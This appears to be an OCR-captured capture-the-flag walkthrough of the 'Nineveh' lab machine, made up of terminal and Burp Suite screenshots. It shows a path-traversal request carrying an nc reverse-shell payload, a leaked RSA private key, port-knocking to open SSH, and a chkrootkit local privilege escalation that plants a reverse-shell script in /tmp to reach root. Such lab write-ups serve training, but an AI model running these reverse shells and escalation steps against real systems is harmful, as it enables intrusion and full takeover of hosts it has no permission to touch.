
Create a new trigger Go

nineveh.htb/department/manage.php?notes=/ninevehNotes/../../../../../var/tmp/ghroot.php&cmd=id

raining Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Logout

SQLite format 3@ -�
��c�1tableghghCREATE TABLE 'gh' ('shell' TEXT default 'uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)')


Burp Suite Community Edition v2020.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 ×
...
Send
Cancel
Request
Raw Params Headers Hex
1 GET /department/manage.php?notes=/ninevehNotes/../../../../../var/tmp/ghroot.php&cmd=
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.8+12+>/tmp/f HTTP/1.1
2 Host: nineveh.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=nbfqvo9o0ujv0rl13qk7rfff42
9 Upgrade-Insecure-Requests: 1
10
11

```
ustar
www-data
www-data
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0×EEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
0000644
0000041
0000041
00000000620
13126060277
014541
ustar
www-data
www-data
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCuL0RQPtvCpuYSwSkh5OvYoY//CTxgBHRniaa8c0ndR+wCGkgf38HPVpsVuu3Xq8fr+N3ybS6uD8Sbt38Umdyk+IgfzUlsnSnJMG8gAY0rs+FpBd
Q91P3LTEQQfRqlsmS6Sc/gUflmurSeGgNNrZbFcNxJLWd238zyv55MfHVtXOeUEbkVCrX/CYHrlzxt2zm0ROVpyv/Xk5+/UDaP68h2CDE2CbwDfjFmI/9ZXv7uaGC9ycjeirC/EIj5UaFBmGhX092P
j4PiXTbdRv0rIabjS2KcJd4+wx1jgo4tNH/P6iPixBNf7/X/FyXrUsANxiTRLDjZs5v7IETJzVNOrU0R amrois@nineveh.htb
$
```

```
$ nano knockd.conf
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

Error opening terminal: unknown.
$ cat knockd.conf
[options]
 logfile = /var/log/knockd.log
 interface = ens33

[openSSH]
 sequence = 571, 290, 911
 seq_timeout = 5
 start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn

[closeSSH]
 sequence = 911,290,571
 seq_timeout = 5
 start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn
```

```
root@kali:/home/ghroot/Masaüstü# for x in 571 290 911; do nmap -Pn --max-retries 0 -p $x 10.10.10.43; done
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-23 11:23 +03
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up.

PORT    STATE    SERVICE
571/tcp filtered umeter

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-23 11:23 +03
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up.

PORT    STATE    SERVICE
290/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-23 11:23 +03
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up.

PORT    STATE    SERVICE
911/tcp filtered xact-backup

Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
root@kali:/home/ghroot/Masaüstü# nmap -p 22 10.10.10.43
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-23 11:23 +03
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up (0.10s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

```
root@kali:/home/ghroot/Masaüstü# chmod 600 id_rsa
root@kali:/home/ghroot/Masaüstü# ssh -i id_rsa amrois@nineveh.htb
The authenticity of host 'nineveh.htb (10.10.10.43)' can't be established.
ECDSA key fingerprint is SHA256:aWXPsULnr55BcRUl/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'nineveh.htb,10.10.10.43' (ECDSA) to the list of known hosts.
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

133 packages can be updated.
66 updates are security updates.


You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ ls
user.txt
amrois@nineveh:~$ cat user.txt
82a864f9eec2a76c166ec7b1078ca6c8
```

```
2020/05/23 03:39:04 CMD: UID=???   PID=25662 | ???
2020/05/23 03:39:04 CMD: UID=0     PID=25666 | find /tmp -name xp -o -name kidd0.c
2020/05/23 03:39:04 CMD: UID=0     PID=25669 | grep -E c
2020/05/23 03:39:04 CMD: UID=0     PID=25668 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25667 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25673 |
2020/05/23 03:39:04 CMD: UID=0     PID=25671 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25677 | grep -E HOME
2020/05/23 03:39:04 CMD: UID=0     PID=25676 | /usr/bin/strings /sbin/init
2020/05/23 03:39:04 CMD: UID=0     PID=25675 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25684 | /bin/sh /bin/egrep c
2020/05/23 03:39:04 CMD: UID=0     PID=25682 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25688 | grep -E c
2020/05/23 03:39:04 CMD: UID=0     PID=25687 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25686 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25692 | grep -E c
2020/05/23 03:39:04 CMD: UID=0     PID=25691 |
2020/05/23 03:39:04 CMD: UID=0     PID=25690 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25696 | grep -E c
2020/05/23 03:39:04 CMD: UID=0     PID=25694 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25698 |
2020/05/23 03:39:04 CMD: UID=0     PID=25704 | grep -E c
2020/05/23 03:39:04 CMD: UID=0     PID=25703 |
2020/05/23 03:39:04 CMD: UID=0     PID=25702 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25708 |
2020/05/23 03:39:04 CMD: UID=0     PID=25706 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25712 | grep -E c
2020/05/23 03:39:04 CMD: UID=0     PID=25711 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25710 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25714 |
2020/05/23 03:39:04 CMD: UID=0     PID=25720 | grep -E c
2020/05/23 03:39:04 CMD: UID=0     PID=25719 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25718 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25735 |
2020/05/23 03:39:04 CMD: UID=0     PID=25733 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25738 |
2020/05/23 03:39:04 CMD: UID=0     PID=25742 | /usr/bin/find /tmp /var/tmp -name *.php
2020/05/23 03:39:04 CMD: UID=0     PID=25749 |
2020/05/23 03:39:04 CMD: UID=0     PID=25748 | grep -E #!.*php
2020/05/23 03:39:04 CMD: UID=0     PID=25747 | /usr/bin/find /tmp /var/tmp -type f -exec head -n 1 {} ;
2020/05/23 03:39:04 CMD: UID=0     PID=25746 | /bin/sh /usr/bin/chkrootkit
2020/05/23 03:39:04 CMD: UID=0     PID=25754 | grep -E c
2020/05/23 03:39:04 CMD: UID=0     PID=25753 | /bin/echo a\c
2020/05/23 03:39:04 CMD: UID=0     PID=25752 | /bin/sh /usr/bin/chkrootkit
```

```
root@kali:/home/ghroot# searchsploit chkrootkit
------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)                                                                    | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation                                                                            | linux/local/33899.txt
------------------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
root@kali:/home/ghroot# cat /usr/share/exploitdb/exploits/linux/local/33899.txt
We just found a serious vulnerability in the chkrootkit package, which
may allow local attackers to gain root access to a box in certain
configurations (/tmp not mounted noexec).

The vulnerability is located in the function slapper() in the
shellscript chkrootkit:

#
# SLAPPER.{A,B,C,D} and the multi-platform variant
#
slapper (){
   SLAPPER_FILES="${ROOTDIR}tmp/.bugtraq ${ROOTDIR}tmp/.bugtraq.c"
   SLAPPER_FILES="$SLAPPER_FILES ${ROOTDIR}tmp/.unlock ${ROOTDIR}tmp/httpd \
   ${ROOTDIR}tmp/update ${ROOTDIR}tmp/.cinik ${ROOTDIR}tmp/.b"a
   SLAPPER_PORT="0.0:2002 |0.0:4156 |0.0:1978 |0.0:1812 |0.0:2015 "
   OPT=-an
   STATUS=0
   file_port=

   if ${netstat} "${OPT}"|${egrep} "^tcp"|${egrep} "${SLAPPER_PORT}">
/dev/null 2>&1
      then
      STATUS=1
      [ "$SYSTEM" = "Linux" ] && file_port=`netstat -p ${OPT} | \
         $egrep ^tcp|$egrep "${SLAPPER_PORT}" | ${awk} '{ print  $7 }' |
tr -d :`
```

```
amrois@nineveh:/tmp$ touch update
amrois@nineveh:/tmp$ nano update
amrois@nineveh:/tmp$ chmod +x update
amrois@nineveh:/tmp$ cat update
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 4040 >/tmp/f
amrois@nineveh:/tmp$
```

```
root@kali:/home/ghroot# nc -nlvp 4040
listening on [any] 4040 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.43] 49390
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls
root.txt
vulnScan.sh
# cat root.txt
8a2b4956612b485720694fb45849ec3a
#
```